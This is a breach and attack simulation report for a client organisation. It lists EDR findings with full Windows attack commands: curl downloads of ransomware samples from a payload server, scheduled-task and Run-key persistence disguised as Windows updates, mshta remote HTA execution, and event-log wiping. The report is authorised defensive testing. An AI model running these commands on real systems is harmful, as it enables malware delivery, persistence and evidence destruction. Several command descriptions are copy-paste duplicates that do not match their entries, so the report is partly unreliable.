



CONFIDENTIAL DOCUMENT

Breach and Attack Simulation

Version	Issued by	Reviewed	Date	Customer Name
1.0	Avinash Salunkhe	Jaspreet Singh	14-08-2025	EPL Global



CONFIDENTIAL DOCUMENT

Table of Contents

1. Document Control	3
1.1 Document Approvers	3
1.2 Amendment Record	3
2. Introduction	4
2.1. BAS ACTIVITY	4
2.2 Objective	4
2.3 Scope	4
2.4 Approach	5
2.5 Methodology	5
2.6 Disclaimer	6
3. Organization Risk score	7
4. Threat Vector Summary	8
4.1 Assessment details	9
5. KEY FINDINGS	10
6. IMPACT ASSESSMENT	11
6.1 EDR IMPACT ASSESSMENT	12
6.2 WEB GATEWAY IMPACT ASSESSMENT	33
6.3 DATA EXFILTRATION IMPACT ASSESSMENT	33
6.4 EMAIL GATEWAY IMPACT ASSESSMENT	33
6.5 WEB APPLICATION FIREWALL IMPACT ASSESSMENT	33
7. REMEDIATION RECOMMENDATIONS	34



CONFIDENTIAL DOCUMENT

1. Document Control

1.1 Document Approvers

The individuals who reviewed, verified and approved the content of this document based on the requirements of the defined services during this document's creation are listed in the table below:

Approver's Name	Approver's Group Name	Date Content was Approved
Jaspreet Singh	Cyber Security Lead	14-08-2025

1.2 Amendment Record

The following Change History log contains a record of changes made to this document.

Published / Revised Date	Version	Author	Section / Nature of Change
14-08-2025	1.0	Avinash Salunkhe	Consolidated Report



CONFIDENTIAL DOCUMENT

2. Introduction

2.1 BAS ACTIVITY

Purpose: The purpose of conducting this Breach and Attack Simulation (BAS) activity is to evaluate and strengthen the organization's security posture by simulating various attack scenarios. Which includes Email Gateway, WAF, Web Gateway attack simulations. This approach aims to uncover potential vulnerabilities and gaps, assess the effectiveness of security controls and enhance incident response and detection strategies.

Possible Outcome: Test security defenses: Simulations enable you to evaluate the performance of your current security tools and procedures under attack conditions. This helps in identifying weaknesses and areas where controls need improvement.

Improving security posture: Establishing a baseline for the current security posture and discovering possible areas of improvements in the overall security posture.

Prioritized Remediation: Creation of a prioritized list of vulnerabilities and weaknesses to be addressed based on risk severity and potential impact.

Enhanced Incident Response: Improved incident response strategies through testing and refining of detection and mitigation procedures.

2.2 Objective

The Objective of the BAS Simulation Activity was to evaluate the current state of the EDR, Data Exfiltration, WAF, Email Gateway, and Web Gateway in scope from a security perspective, and determine the risk of a potential security breach or exploit by a malicious actor or unauthorized user.

2.3 Scope

The following security solutions belonging to EPL Global were included in the BAS simulation activity:

Key Scenarios	Status
Endpoint Detection & Response (EDR)	Yes
Web Gateway	Yes
Data Exfiltration	Yes
Email Gateway	No
Web Application Firewall (WAF)	No




CONFIDENTIAL DOCUMENT

2.4 Approach

The BAS simulation activity for the EDR, Data Exfiltration, WAF, Email Gateway, and Web Gateway was conducted using both Grey Box and Black Box methodologies. The approach focused on identifying gaps in the security measures across the network. The goal was to evaluate how well these systems could detect and respond to potential attacks, highlighting areas where security could be strengthened to prevent unauthorized access or disruption

2.5 Methodology

The BAS simulation activity followed a structured approach to evaluate the security posture of the EDR, Data Exfiltration, WAF, Email Gateway, and Web Gateway. The methodology can be broken down into the following phases:





CONFIDENTIAL DOCUMENT

2.6 Disclaimer

This Breach and Attack Simulation (BAS) was conducted with authorized permission and was intended solely for security evaluation purposes. No actual data breaches or system disruptions occurred during the activity. The testing simulated potential threats to identify security gaps without impacting system functionality. Results are confidential and should be used only by authorized parties. The activity is not an exhaustive security assessment, and additional measures should be implemented for comprehensive protection. All findings are based on the systems' state at the time of testing.



CONFIDENTIAL DOCUMENT

3. Organization Risk Score

AQ Risk Score

AQ Risk Score represents the overall risk level based on various attack vectors and criticalities detected in the system. It is calculated based on multiple risk factors, including high, medium, and low-severity threats. The percentage shown (**43%**) indicates the current risk posture, with a higher percentage suggesting a more vulnerable security environment.

The Attack Criticality Overview further breaks down the risk levels:

High (3%) - These are critical threats that pose immediate security risks and require urgent remediation.

Medium (30%) - These threats may not be immediately exploitable but could lead to significant security incidents if left unaddressed.

Low (10%) - These are minor vulnerabilities or weaknesses that should be monitored but may not pose immediate risks.

This visualization helps security teams prioritize mitigation efforts, focusing first on the highest-risk areas while keeping track of overall risk exposure.



CONFIDENTIAL DOCUMENT

4. Threat Vector Summary

A security Breach and Attack Simulation activity was conducted to identify the gaps and risks. This report aims to offer a comprehensive overview of the risks uncovered through the execution of automated attack simulations within the given system.

Threat Vectors	Activity Execution Status	Risk Percentage
Endpoint Detection & Response (EDR)	Executed	68%
Data Exfiltration	Executed	64%
Web Gateway - Inbound	Executed	33%
Web Gateway - Policy	Executed	31%
Web Gateway - Outbound	Executed	24%
Web Application Firewall	Executed	0%
Email Gateway	Executed	0%



CONFIDENTIAL DOCUMENT

4.1 Assessment details

Module	Attack Executions	Criticality	Page	Playbook used
EDR	Payload Delivery via Curl and Public Folder	HIGH	13	Registry-Based Persistence Simulation
EDR	Create Scheduled Task	HIGH	14	Registry-Based Persistence Simulation
EDR	Execution of Scheduled task	HIGH	15	Registry-Based Persistence Simulation
EDR	Wipe Event Logs Post Execution	HIGH	16	Registry-Based Persistence Simulation
EDR	Execute Notepad via Koadic-Style Mshta	HIGH	17	Execute Koadic Loader using Mshta Utility
EDR	Set Payload URL as Environment Variable	HIGH	18	Execute Octopus Loader using Mshta Utility
EDR	Execute HTA via Mshta utility	HIGH	19	Execute Octopus Loader using Mshta Utility
EDR	Downloading the file (Annabelle, ctb-locker, skull, FBI-LOCKER, Fantom)	HIGH	25	Malware strike pack 1
EDR	Establish Autorun Persistence	HIGH	26	Registry-Based Persistence Simulation
EDR	Trigger Autorun Entry Manually	HIGH	27	Registry-Based Persistence Simulation
EDR	APT41 Create service	MEDIUM	28	APT 41 emulation Plan



CONFIDENTIAL DOCUMENT

EDR	APT41 Add user to local admin group	MEDIUM	29	APT 41 emulation Plan
EDR	APT41 Creates Registry Run Keys for Persistence	MEDIUM	30	APT 41 emulation Plan
EDR	APT41 create user to maintain persistence	MEDIUM	31	APT 41 emulation Plan
EDR	APT41 Schedule task create service	MEDIUM	32	APT 41 emulation Plan

WEB-GATEWAY	Successfully Penetrated malicious files	HIGH	33	INBOUND TESTING
WEB-GATEWAY	Successfully Penetrated URL's	HIGH	33	OUTBOUND TESTING
WEB-GATEWAY	Successfully bypassed policies	HIGH	33	POLICY TESTING
DATA EXFILTRATION	Successfully exfiltrated data over AWS S3, dropbox and OneDrive	HIGH	33	AWS S3 & OneDrive

Severity Index

High
Medium
Low



CONFIDENTIAL DOCUMENT

5. KEY FINDINGS

- Persistence via Autorun entries and Registry Run keys – Allows attacker to maintain long-term access without re-exploitation.
- Persistence via creation and execution of scheduled tasks – Ensures malicious activity continues automatically without user interaction.
- Persistence via malicious service creation – Grants attacker a constantly running backdoor that survives reboots.
- Privilege escalation by adding user to local admin group – Gives attacker unrestricted control over system configuration and data.
- Payload execution via mshta and environment variables – Enables execution of malicious code while evading traditional detection.
- Payload delivery via curl to public folder – Facilitates quick deployment of malicious files for execution or lateral movement.
- Deployment of ransomware/locker variants (Annabelle, CTB-Locker, Skull, FBI-Locker, Fantom) – Leads to data encryption, business disruption, and potential ransom demands.
- Event log wiping for anti-forensics – Prevents detection and delays incident response, increasing attack impact.
- Successfully bypassed inbound web protection by delivering 4 out of 12 malicious files, including ransomware, malware, worms, exploits, web-based threats, and malicious browser extensions. This demonstrates significant gaps in threat prevention and web content filtering at the gateway level.
- Established 4 out of 17 outbound connections to known malicious destinations, such as redirectors and C2 infrastructure, indicating insufficient outbound traffic control and the potential for threat actors to maintain persistence or exfiltrate data undetected.
- Accessed 9 out of 26 restricted URLs across high-risk web categories (e.g., gaming, freeware downloads, hacking, online chat, spyware, malware, and uncategorized content) during policy evasion testing, revealing serious weaknesses in URL categorization enforcement and web access policy implementation.
- Exfiltrated data using AWS S3, Dropbox and OneDrive, showcasing the abuse of cloud storage platforms for stealthy data transfer and evasion of network controls.



CONFIDENTIAL DOCUMENT

6. IMPACT ASSESSMENT

6.1 EDR IMPACT ASSESSMENT





CONFIDENTIAL DOCUMENT

EDR Observation: Payload Delivered via Curl to Public Folder

Finding: A malicious payload was downloaded from an external server using curl and saved to the publicly accessible C:\Users\Public\ directory, allowing easy access for execution while avoiding suspicion.

Severity: High

Tactic:	collection
Technique:	Data from Cloud Storage Object
Action Name:	Payload Delivery via Curl and Public Folder Drop variant 1
Command:	cmd.exe /c curl -o C:\Users\Public\RTMDisabler.exe https://aqbspdm.com/Payloads/RTMDisabler.exe && dir C:\Users\Public*

Output

```
Volume in drive C is Windows
Volume Serial Number is 181C-10D5

Directory of C:\Users\Public

07/22/2025 12:30 PM <DIR> .
06/24/2025 11:25 AM <DIR> ..
06/13/2025 04:52 PM <DIR> BasAgent
03/26/2025 01:01 PM <DIR> Documents
06/24/2025 11:25 AM <DIR> Downloads
06/24/2025 11:25 AM <DIR> Music
06/24/2025 11:25 AM <DIR> Pictures
07/22/2025 12:30 PM 1,046,016 RTMDisabler.exe
06/24/2025 11:25 AM <DIR> Videos
1 File(s) 1,046,016 bytes
8 Dir(s) 345,851,285,504 bytes free
% Total % Received % Xferd Average Speed Time Time Time Current
```

Command Description

- The command `cmd.exe /c curl -o C:\Users\Public\RTMDisabler.exe https://aqbspdm.com/Payloads/RTMDisabler.exe` was used to fetch the payload.
- The `-o` flag specifies the output location and file name (RTMDisabler.exe).
- The use of `C:\Users\Public\` allows storage in a directory accessible to all users and often ignored by security tools.
- After download, `&& dir C:\Users\Public\*` was executed to verify file presence.
- This technique allows attackers to deliver payloads without relying on removable media or email-based delivery.
- curl is a native or easily deployable utility often abused in Living-off-the-Land (LOLBAS) attacks to avoid detection.



CONFIDENTIAL DOCUMENT

EDR Observation: Scheduled Task Created for Malicious Payload Execution

Finding: A scheduled task was created to execute the payload RTMDisabler.exe daily at 03:30 AM, enabling persistent execution without user awareness.

Severity: High

Tactic:	execution
Technique:	Command and Scripting Interpreter: Windows Command Shell
Action Name:	Create Scheduled Task
Command:	schtasks /create /sc daily /tn "Microsoft\Windows\Update\{98F6}" /tr "C:\Users\Public\RTMDisabler.exe" /ST 03:30 /F
Output	SUCCESS: The scheduled task "Microsoft\Windows\Update\{98F6}" has successfully been created.

Command Description

- The command `schtasks /create /sc daily /tn "Microsoft\Windows\Update\{98F6}" /tr "C:\Users\Public\RTMDisabler.exe" /ST 03:30 /F` was used to register the task.
- The `/sc daily` flag configures the task to run once every day.
- The `/tn` option assigns a name resembling legitimate Windows Update tasks to blend with normal system activity.
- The `/tr` parameter specifies the execution of the downloaded payload from the public folder.
- The `/ST 03:30` sets execution to occur at 03:30 AM, reducing the chance of detection during normal working hours.
- The `/F` flag forces creation even if a task with the same name exists.
- This technique ensures persistence and scheduled execution of malicious code while attempting to evade suspicion.



CONFIDENTIAL DOCUMENT

EDR Observation: Manual Execution of Malicious Scheduled Task

Finding: An existing scheduled task was manually triggered to immediately execute the malicious payload, bypassing its configured schedule.

Severity: High

Tactic:	execution
Technique:	Command and Scripting Interpreter: Windows Command Shell
Action Name:	Execution of Scheduled task
Command:	schtasks.exe /run /tn "Microsoft\Windows\Update\{98F6}"
Output	SUCCESS: Attempted to run the scheduled task "Microsoft\Windows\Update\{98F6}".

Command Description

- The command `schtasks.exe /run /tn "Microsoft\Windows\Update\{98F6}"` was used to run a previously created scheduled task.
- This task was configured to execute the payload `C:\Users\Public\RTMDisabler.exe`.
- Manual execution allows the attacker to trigger the payload instantly without waiting for the scheduled time.
- Leveraging `schtasks.exe` (a legitimate Windows utility) helps evade security monitoring that focuses on non-standard executables.
- This method is commonly used to test persistence mechanisms or to rapidly execute malware on-demand.



CONFIDENTIAL DOCUMENT

EDR Observation: Task Scheduler Event Logs Cleared Post Execution

Finding: The Task Scheduler's Operational event log was cleared to remove evidence of scheduled task creation and execution, hindering forensic investigation.

Severity: High

Tactic:	defense-evasion
Technique:	Indicator Removal on Host: File Deletion
Action Name:	Wipe Event Logs Post Execution
Command:	wevtutil cl Microsoft-Windows-TaskScheduler/Operational
Output	Command executed successfully.

Command Description

- The command `wevtutil cl Microsoft-Windows-TaskScheduler/Operational` was executed to clear all entries from the Task Scheduler's Operational log.
- This log typically records events such as task creation, modification, and execution.
- Clearing it erases traces of the malicious scheduled task activity.
- This action is a defense evasion technique aimed at impeding incident response and forensic analysis.
- The operation completes silently without requiring user interaction or generating confirmation prompts.



CONFIDENTIAL DOCUMENT

EDR Observation: Executed Local Application via Mshta JavaScript Payload

Finding: The mshta.exe utility was used with an inline JavaScript payload to spawn notepad.exe, demonstrating a Koadic-style execution technique that can be adapted to run arbitrary commands or malware.

Severity: High

Action Name:	Execute Notepad via Koadic-Style Mshta
Command:	cmd.exe /c mshta.exe "javascript:var sh=new ActiveXObject('WScript.Shell'); sh.Run('notepad.exe');close();"
Output	Command executed successfully.

Command Description

- The command `cmd.exe /c mshta.exe "javascript:var sh=new ActiveXObject('WScript.Shell'); sh.Run('notepad.exe');close();"` was executed.
- `mshta.exe` is a legitimate Windows binary capable of executing HTML Applications (HTA) and inline JavaScript/VBScript code.
- The JavaScript created a new `WScript.Shell` ActiveX object to run the `notepad.exe` process.
- This method can be easily modified to execute malicious binaries or scripts instead of legitimate applications.
- It is commonly used in Living-off-the-Land Binary (LOLBAS) attacks to bypass application allowlisting and avoid dropping malicious files to disk.
- The technique requires no additional files, making it stealthier and more difficult to detect in traditional security monitoring.



CONFIDENTIAL DOCUMENT

EDR Observation: Persistence of Payload URL via System-Wide Environment Variable

Finding: The attacker used setx to create a machine-level environment variable (SYSTEMCACHEURL) pointing to a remote payload, enabling later execution without hardcoding the URL in commands.

Severity: High

Tactic:	execution
Technique:	Command and Scripting Interpreter: Windows Command Shell
Action Name:	Set Payload URL as Environment Variable
Command:	cmd.exe /c setx SYSTEMCACHEURL https://aqbspdm.com/Payloads/cmd.hta /m
Output	SUCCESS: Specified value was saved.

Command Description

- The command `cmd.exe /c setx SYSTEMCACHEURL https://aqbspdm.com/Payloads/cmd.hta /m` was executed.
- `setx` is a legitimate Windows utility for setting environment variables permanently.
- `/m` flag specifies that the variable is set at the **system level** (affecting all users).
- The variable `SYSTEMCACHEURL` stores the remote payload location for easy reference in future commands (e.g., `%SYSTEMCACHEURL%`).
- This method allows indirect payload execution, making scripts more flexible and less suspicious in static analysis.
- It also enables re-use of the variable across multiple processes or sessions without repeatedly typing the full URL.
- While not inherently malicious, storing external payload locations in environment variables is an OPSEC-aware technique often used in Red Team and APT operations.



CONFIDENTIAL DOCUMENT

EDR Observation: Remote Payload Execution via Mshta and Environment Variable Reference

Finding: The attacker launched a remote HTA payload by calling mshta.exe with the %SYSTEMCACHEURL% environment variable set earlier, enabling indirect execution without exposing the raw URL in the process command line.

Severity: High

Tactic:	execution
Technique:	Command and Scripting Interpreter: Windows Command Shell
Action Name:	Execute HTA via Mshta utility
Command:	mshta.exe %SYSTEMCACHEURL%
Output	Command executed successfully.

Command Description

- The command mshta.exe %SYSTEMCACHEURL% was executed.
- mshta.exe is a built-in Microsoft binary used to run HTML Application (HTA) files.
- %SYSTEMCACHEURL% references the environment variable set in a prior step, pointing to <https://aqbspdm.com/Payloads/cmd.hta>.
- This approach hides the actual payload URL from immediate visibility in the command line history, forensic snapshots, or detection rules relying on hardcoded strings.
- Execution via mshta.exe often bypasses application control policies because it is a trusted, signed Microsoft binary.
- HTA payloads can embed VBScript or JScript, which can execute arbitrary commands when opened.
- This method is consistent with **T1218.005 – Mshta** from the MITRE ATT&CK framework.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Binary Download via Curl to a Public Directory

Finding: The attacker retrieved a binary named Annabelle.exe from a remote server (aqbspdm.com) using curl and placed it in the C:\Users\Public folder, a common location abused for malware staging.

Severity: High

```
Tactic: collection
Technique: Data from Cloud Storage Object
Action Name: Downloading the file (Annabelle)
Command: curl -k -o C:\Users\Public\Annabelle.exe https://aqbspdm.com/Payloads/Annabelle.exe && dir C:\Users\Public*

Output

Volume in drive C is Windows
Volume Serial Number is 181C-10D5

Directory of C:\Users\Public

07/22/2025 12:10 PM <DIR> .
06/24/2025 11:25 AM <DIR> ..
07/22/2025 12:10 PM 16,712,192 Annabelle.exe
06/13/2025 04:52 PM <DIR> BasAgent
03/26/2025 01:01 PM <DIR> Documents
06/24/2025 11:25 AM <DIR> Downloads
06/24/2025 11:25 AM <DIR> Music
06/24/2025 11:25 AM <DIR> Pictures
06/24/2025 11:25 AM <DIR> Videos
1 File(s) 16,712,192 bytes
8 Dir(s) 345,948,557,312 bytes free
% Total % Received % Xferd Average Speed Time Time Time Current
```

Command Description

- `curl -k -o C:\Users\Public\Annabelle.exe https://aqbspdm.com/Payloads/Annabelle.exe`
 - **curl:** Command-line tool for file transfers over HTTP/HTTPS.
 - **-k:** Ignores SSL certificate validation, allowing download from servers with self-signed or invalid certificates (often used to bypass detection when attacker uses untrusted C2 servers).
 - **-o C:\Users\Public\Annabelle.exe:** Saves the downloaded file with the name Annabelle.exe into the publicly accessible Users\Public folder.
 - URL points to the attacker-controlled payload repository.
- **&& dir C:\Users\Public*:** Lists contents of the Users\Public folder to verify that the file was successfully downloaded and stored.
- Use of Users\Public aids in stealth because it is a shared, writable directory often ignored by casual endpoint checks, and can allow execution by multiple users without privilege escalation.
- This maps to **T1105 – Ingress Tool Transfer** in MITRE ATT&CK.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Binary Download via Curl to a Public Directory

Finding: The attacker retrieved a binary named Annabelle.exe from a remote server (aqbspdm.com) using curl and placed it in the C:\Users\Public folder, a common location abused for malware staging.

Severity: High

Tactic:	collection
Technique:	Data from Cloud Storage Object
Action Name:	Downloading the file (ctb-locker)
Command:	curl -k -o C:\Users\Public\ctb-locker.exe https://aqbspdm.com/Payloads/ctb-locker.exe && dir C:\Users\Public*
Output	<pre>Volume in drive C is Windows Volume Serial Number is 181C-10D5 Directory of C:\Users\Public 07/22/2025 12:10 PM <DIR> . 06/24/2025 11:25 AM <DIR> .. 06/13/2025 04:52 PM <DIR> BasAgent 07/22/2025 12:10 PM 719,872 ctb-locker.exe 03/26/2025 01:01 PM <DIR> Documents 06/24/2025 11:25 AM <DIR> Downloads 06/24/2025 11:25 AM <DIR> Music 06/24/2025 11:25 AM <DIR> Pictures 06/24/2025 11:25 AM <DIR> Videos 1 File(s) 719,872 bytes 8 Dir(s) 345,959,428,096 bytes free % Total % Received % Xferd Average Speed Time Time Time Current % % % %</pre>

Command Description

- curl -k -o C:\Users\Public\Annabelle.exe https://aqbspdm.com/Payloads/Annabelle.exe
 - **curl:** Command-line tool for file transfers over HTTP/HTTPS.
 - **-k:** Ignores SSL certificate validation, allowing download from servers with self-signed or invalid certificates (often used to bypass detection when attacker uses untrusted C2 servers).
 - **-o C:\Users\Public\Annabelle.exe:** Saves the downloaded file with the name Annabelle.exe into the publicly accessible Users\Public folder.
 - URL points to the attacker-controlled payload repository.
- **&& dir C:\Users\Public*:** Lists contents of the Users\Public folder to verify that the file was successfully downloaded and stored.
- Use of Users\Public aids in stealth because it is a shared, writable directory often ignored by casual endpoint checks, and can allow execution by multiple users without privilege escalation.
- This maps to **T1105 – Ingress Tool Transfer** in MITRE ATT&CK.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Binary Download via Curl to a Public Directory

Finding: The attacker retrieved a binary named Annabelle.exe from a remote server (aqbspdm.com) using curl and placed it in the C:\Users\Public folder, a common location abused for malware staging.

Severity: High

Tactic:	collection
Technique:	Data from Cloud Storage Object
Action Name:	Downloading the file (ctb-locker)
Command:	curl -k -o C:\Users\Public\ctb-locker.exe https://aqbspdm.com/Payloads/ctb-locker.exe && dir C:\Users\Public*
Output	<pre>Volume in drive C is Windows Volume Serial Number is 181C-10D5 Directory of C:\Users\Public 07/22/2025 12:10 PM <DIR> . 06/24/2025 11:25 AM <DIR> .. 06/13/2025 04:52 PM <DIR> BasAgent 07/22/2025 12:10 PM 719,872 ctb-locker.exe 03/26/2025 01:01 PM <DIR> Documents 06/24/2025 11:25 AM <DIR> Downloads 06/24/2025 11:25 AM <DIR> Music 06/24/2025 11:25 AM <DIR> Pictures 06/24/2025 11:25 AM <DIR> Videos 1 File(s) 719,872 bytes 8 Dir(s) 345,959,428,096 bytes free % Total % Received % Xferd Average Speed Time Time Time Current % % % %</pre>

Command Description

- curl -k -o C:\Users\Public\Annabelle.exe https://aqbspdm.com/Payloads/Annabelle.exe
 - **curl:** Command-line tool for file transfers over HTTP/HTTPS.
 - **-k:** Ignores SSL certificate validation, allowing download from servers with self-signed or invalid certificates (often used to bypass detection when attacker uses untrusted C2 servers).
 - **-o C:\Users\Public\Annabelle.exe:** Saves the downloaded file with the name Annabelle.exe into the publicly accessible Users\Public folder.
 - URL points to the attacker-controlled payload repository.
- **&& dir C:\Users\Public*:** Lists contents of the Users\Public folder to verify that the file was successfully downloaded and stored.
- Use of Users\Public aids in stealth because it is a shared, writable directory often ignored by casual endpoint checks, and can allow execution by multiple users without privilege escalation.
- This maps to **T1105 – Ingress Tool Transfer** in MITRE ATT&CK.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Binary Download via Curl to a Public Directory

Finding: The attacker retrieved a binary named Annabelle.exe from a remote server (aqbspdm.com) using curl and placed it in the C:\Users\Public folder, a common location abused for malware staging.

Severity: High

Tactic:collection

Technique:Data from Cloud Storage Object

Action Name:Downloading the file (skull)

Command:curl -k -o C:\Users\Public\skull.exe https://aqbspdm.com/Payloads/skull.exe && dir C:\Users\Public*

Output

Volume in drive C is Windows
Volume Serial Number is 181C-10D5

Directory of C:\Users\Public

07/22/2025 12:10 PM <DIR> .
06/24/2025 11:25 AM <DIR> ..
06/13/2025 04:52 PM <DIR> BasAgent
03/26/2025 01:01 PM <DIR> Documents
06/24/2025 11:25 AM <DIR> Downloads
06/24/2025 11:25 AM <DIR> Music
06/24/2025 11:25 AM <DIR> Pictures
07/22/2025 12:10 PM 353 skull.exe
06/24/2025 11:25 AM <DIR> Videos
1 File(s) 353 bytes
8 Dir(s) 345,949,544,448 bytes free
% Total % Received % Xferd Average Speed Time Time Time Current

Command Description

- curl -k -o C:\Users\Public\Annabelle.exe https://aqbspdm.com/Payloads/Annabelle.exe
 - **curl:** Command-line tool for file transfers over HTTP/HTTPS.
 - -k: Ignores SSL certificate validation, allowing download from servers with self-signed or invalid certificates (often used to bypass detection when attacker uses untrusted C2 servers).
 - -o C:\Users\Public\Annabelle.exe: Saves the downloaded file with the name Annabelle.exe into the publicly accessible Users\Public folder.
 - URL points to the attacker-controlled payload repository.
- && dir C:\Users\Public*: Lists contents of the Users\Public folder to verify that the file was successfully downloaded and stored.
- Use of Users\Public aids in stealth because it is a shared, writable directory often ignored by casual endpoint checks, and can allow execution by multiple users without privilege escalation.
- This maps to **T1105 – Ingress Tool Transfer** in MITRE ATT&CK.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Binary Download via Curl to a Public Directory

Finding: The attacker retrieved a binary named Annabelle.exe from a remote server (aqbspdm.com) using curl and placed it in the C:\Users\Public folder, a common location abused for malware staging.

Severity: High

Tactic:	collection
Technique:	Data from Cloud Storage Object
Action Name:	Downloading the file (FBI-LOCKER)
Command:	curl -k -o C:\Users\Public\FBI-LOCKER.exe https://aqbspdm.com/Payloads/FBI-LOCKER.exe && dir C:\Users\Public*
Output	<pre>Volume in drive C is Windows Volume Serial Number is 181C-10D5 Directory of C:\Users\Public 07/22/2025 12:10 PM <DIR> . 06/24/2025 11:25 AM <DIR> .. 06/13/2025 04:52 PM <DIR> BasAgent 03/26/2025 01:01 PM <DIR> Documents 06/24/2025 11:25 AM <DIR> Downloads 07/22/2025 12:10 PM 722,944 FBI-LOCKER.exe 06/24/2025 11:25 AM <DIR> Music 06/24/2025 11:25 AM <DIR> Pictures 06/24/2025 11:25 AM <DIR> Videos 1 File(s) 722,944 bytes 8 Dir(s) 345,941,704,704 bytes free % Total % Received % Xferd Average Speed Time Time Time Current </pre>

Command Description

- curl -k -o C:\Users\Public\Annabelle.exe https://aqbspdm.com/Payloads/Annabelle.exe
 - **curl:** Command-line tool for file transfers over HTTP/HTTPS.
 - **-k:** Ignores SSL certificate validation, allowing download from servers with self-signed or invalid certificates (often used to bypass detection when attacker uses untrusted C2 servers).
 - **-o C:\Users\Public\Annabelle.exe:** Saves the downloaded file with the name Annabelle.exe into the publicly accessible Users\Public folder.
 - URL points to the attacker-controlled payload repository.
- **&& dir C:\Users\Public*:** Lists contents of the Users\Public folder to verify that the file was successfully downloaded and stored.
- Use of Users\Public aids in stealth because it is a shared, writable directory often ignored by casual endpoint checks, and can allow execution by multiple users without privilege escalation.
- This maps to **T1105 – Ingress Tool Transfer** in MITRE ATT&CK.



CONFIDENTIAL DOCUMENT

EDR Observation: Suspicious Binary Download via Curl to a Public Directory

Finding: The attacker retrieved a binary named Annabelle.exe from a remote server (aqbspdm.com) using curl and placed it in the C:\Users\Public folder, a common location abused for malware staging.

Severity: High

Tactic: collection

Technique: Data from Cloud Storage Object

Action Name: Downloading the file (Fantom)

Command: curl -k -o C:\Users\Public\Fantom.exe https://aqbspdm.com/Payloads/Fantom.exe && dir C:\Users\Public*

Output

Volume in drive C is Windows
Volume Serial Number is 181C-10D5

Directory of C:\Users\Public

07/22/2025	12:10 PM	<DIR>	.
06/24/2025	11:25 AM	<DIR>	..
06/13/2025	04:52 PM	<DIR>	BasAgent
03/26/2025	01:01 PM	<DIR>	Documents
06/24/2025	11:25 AM	<DIR>	Downloads
07/22/2025	12:10 PM		267,776 Fantom.exe
06/24/2025	11:25 AM	<DIR>	Music
06/24/2025	11:25 AM	<DIR>	Pictures
06/24/2025	11:25 AM	<DIR>	Videos
1 File(s) 267,776 bytes			
8 Dir(s) 345,940,815,872 bytes free			
% Total	% Received	% Xferd	Average Speed Time Time Time Current

Command Description

- curl -k -o C:\Users\Public\Annabelle.exe https://aqbspdm.com/Payloads/Annabelle.exe
 - **curl:** Command-line tool for file transfers over HTTP/HTTPS.
 - **-k:** Ignores SSL certificate validation, allowing download from servers with self-signed or invalid certificates (often used to bypass detection when attacker uses untrusted C2 servers).
 - **-o C:\Users\Public\Annabelle.exe:** Saves the downloaded file with the name Annabelle.exe into the publicly accessible Users\Public folder.
 - URL points to the attacker-controlled payload repository.
- **&& dir C:\Users\Public*:** Lists contents of the Users\Public folder to verify that the file was successfully downloaded and stored.
- Use of Users\Public aids in stealth because it is a shared, writable directory often ignored by casual endpoint checks, and can allow execution by multiple users without privilege escalation.
- This maps to **T1105 – Ingress Tool Transfer** in MITRE ATT&CK.



CONFIDENTIAL DOCUMENT

EDR Observation: Registry-Based Autorun Persistence Creation

Finding: The attacker is creating a new registry Run key to execute a specified program every time the user logs in. This persistence method is stealthy because it leverages legitimate Windows startup behavior. In this instance, the malicious entry is set to launch **Notepad** via cmd.exe, but in real attacks, this often points to malicious payloads disguised as legitimate executables.

Severity: High

Tactic:	execution
Technique:	Command and Scripting Interpreter: Windows Command Shell
Action Name:	Establish Autorun Persistence
Command:	<code>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "FakeSysUpdate" /t REG_SZ /d "cmd.exe /c start notepad.exe" /f</code>
Output	The operation completed successfully.

Command Description

- `reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "FakeSysUpdate" /t REG_SZ /d "cmd.exe /c start notepad.exe"`
 - `reg add`: Adds or modifies a registry entry.
 - `"HKCU\Software\Microsoft\Windows\CurrentVersion\Run"`: Registry path responsible for programs that run at user logon.
 - `/v "FakeSysUpdate"`: Name of the registry value being created.
 - `/t REG_SZ`: Specifies the value type as a string.
 - `/d "cmd.exe /c start notepad.exe"`: Data for the value — here, launching Notepad via CMD (but could be malicious in real scenarios).



CONFIDENTIAL DOCUMENT

EDR Observation: Manual Execution of Registry-Based Autorun Entry

Finding: The attacker is reading the command stored in the Run key for "FakeSysUpdate" and manually executing it without waiting for a reboot or user logon. This bypasses the normal persistence trigger schedule, allowing immediate execution of whatever payload is configured.

Severity: High

Tactic:	execution
Technique:	Command and Scripting Interpreter: Windows Command Shell
Action Name:	Trigger Autorun Entry Manually
Command:	for /f "tokens=3*" %A in ('reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "FakeSysUpdate"') do echo %A %B > %temp%\runme.bat && %temp%\runme.bat
Output:	<pre>C:\Windows\System32>echo cmd.exe /c start notepad.exe 1>C:\Windows\TEMP\runme.bat && C:\Windows\TEMP\runme.bat C:\Windows\System32>cmd.exe /c start notepad.exe</pre>

Command Description

for /f "tokens=3*" %A in ('reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "FakeSysUpdate"') do echo %A %B > %temp%\runme.bat && %temp%\runme.bat

- for /f "tokens=3*" — Extracts the 3rd token onward from the output of the reg query command.
- reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "FakeSysUpdate" — Reads the specific registry value to get its stored command.
- do echo %A %B > %temp%\runme.bat — Writes the extracted command into a temporary batch file.
